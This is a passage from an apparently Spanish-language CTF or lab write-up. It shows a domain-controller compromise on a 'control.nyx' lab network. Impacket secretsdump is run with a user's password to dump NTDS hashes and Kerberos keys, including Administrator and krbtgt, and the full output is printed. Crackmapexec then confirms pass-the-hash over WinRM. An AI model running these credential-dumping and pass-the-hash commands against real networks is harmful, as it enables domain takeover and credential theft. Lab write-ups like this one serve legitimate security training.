
vamos a hacer lo que nos dice y... chinpun!

```
┌──(root💀miguel)-[/home/miguel]
└─# secretsdump.py  control.nyx/j.levy:Password1@192.168.137.10

Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:48b20d4f3ea31b7234c92b71c90fbff7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b70cca1e5225303104dea9942d31f3a7:::
control.nyx\j.levy:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
control.nyx\b.lewis:1104:aad3b435b51404eeaad3b435b51404ee:08f37c649690b7df615961f71831ef4a:::
control.nyx\m.klein:1105:aad3b435b51404eeaad3b435b51404ee:48b20d4f3ea31b7234c92b71c90fbff7:::
control.nyx\d.petrov:1106:aad3b435b51404eeaad3b435b51404ee:48b20d4f3ea31b7234c92b71c90fbff7:::
control.nyx\a.hansen:1107:aad3b435b51404eeaad3b435b51404ee:48b20d4f3ea31b7234c92b71c90fbff7:::
CONTROLER$:1000:aad3b435b51404eeaad3b435b51404ee:c25b5ae409a9684a40c7ac74fbfa1d60:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9a8c983c709e851258912c3b1d71c9b05faf1724f522b4f32e57f7bef3366773
Administrator:aes128-cts-hmac-sha1-96:0ca176565c5b47fda5e2ab4f53fbb9d3
Administrator:des-cbc-md5:ce9785d980c1a7f8
krbtgt:aes256-cts-hmac-sha1-96:98eaf007fcf3006a8526cba84496bffc6835fbb9f6291c4a5c467be83c10e6ac
krbtgt:aes128-cts-hmac-sha1-96:4f348630f6cf1829080f97ad008432c0
krbtgt:des-cbc-md5:6bdaae6d83f7ce08
control.nyx\j.levy:aes256-cts-hmac-sha1-96:0e6ca71073eab87d2e5195b9da28498dfa76a62f7e5d5bd22b6fb2c05677daa0
control.nyx\j.levy:aes128-cts-hmac-sha1-96:7a0a723a44a010bb3da571a16f6edefb
control.nyx\j.levy:des-cbc-md5:54918ae57a10f2bf
control.nyx\b.lewis:aes256-cts-hmac-sha1-96:b4f57e910e3bdea0ad3bdc1ad2513759f2f88eb8650f5f470ac08f9b210a2198
control.nyx\b.lewis:aes128-cts-hmac-sha1-96:7f2031c82ee5bc662dc3cd7cc3235a66
control.nyx\b.lewis:des-cbc-md5:a4132f64d5ce670b
control.nyx\m.klein:aes256-cts-hmac-sha1-96:4a793709dcdcf73950b685f896a9848e3103d5a18b01c7e5d59ba38c57b8672b
control.nyx\m.klein:aes128-cts-hmac-sha1-96:57aeb83d17ac7f9ca2a6b9237d40d
c70
control.nyx\m.klein:des-cbc-md5:f19bdfdad5d3b0a1
control.nyx\d.petrov:aes256-cts-hmac-sha1-96:33fe5c70d3443ebe7ecde982ac1bd96b56827d38144666f8a6b8826950697f3a
control.nyx\d.petrov:aes128-cts-hmac-sha1-96:bc33a875e59d41c1a601fd7a2519d659
control.nyx\d.petrov:des-cbc-md5:c29d76f7b62aab92
```

con crackmapexec verificamos si podemos hacer pass the hash

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# crackmapexec winrm 192.168.137.10 -u Administrator -H  48b20d4f3ea31b7234c92b71c90fbff7
SMB         192.168.137.10  5985   CONTROLER        [*] Windows 10 / Server 2019 Build 17763 (name:CONTROLER) (domain:control.nyx)
HTTP        192.168.137.10  5985   CONTROLER        [*] http://192.168.137.10:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.137.10  5985   CONTROLER        [+] control.nyx\Administrator:48b20d4f3ea31b7234c92b71c90fbff7 (Pwn3d!)
```

y procedemos a entrar con el NT del hash



Saludos!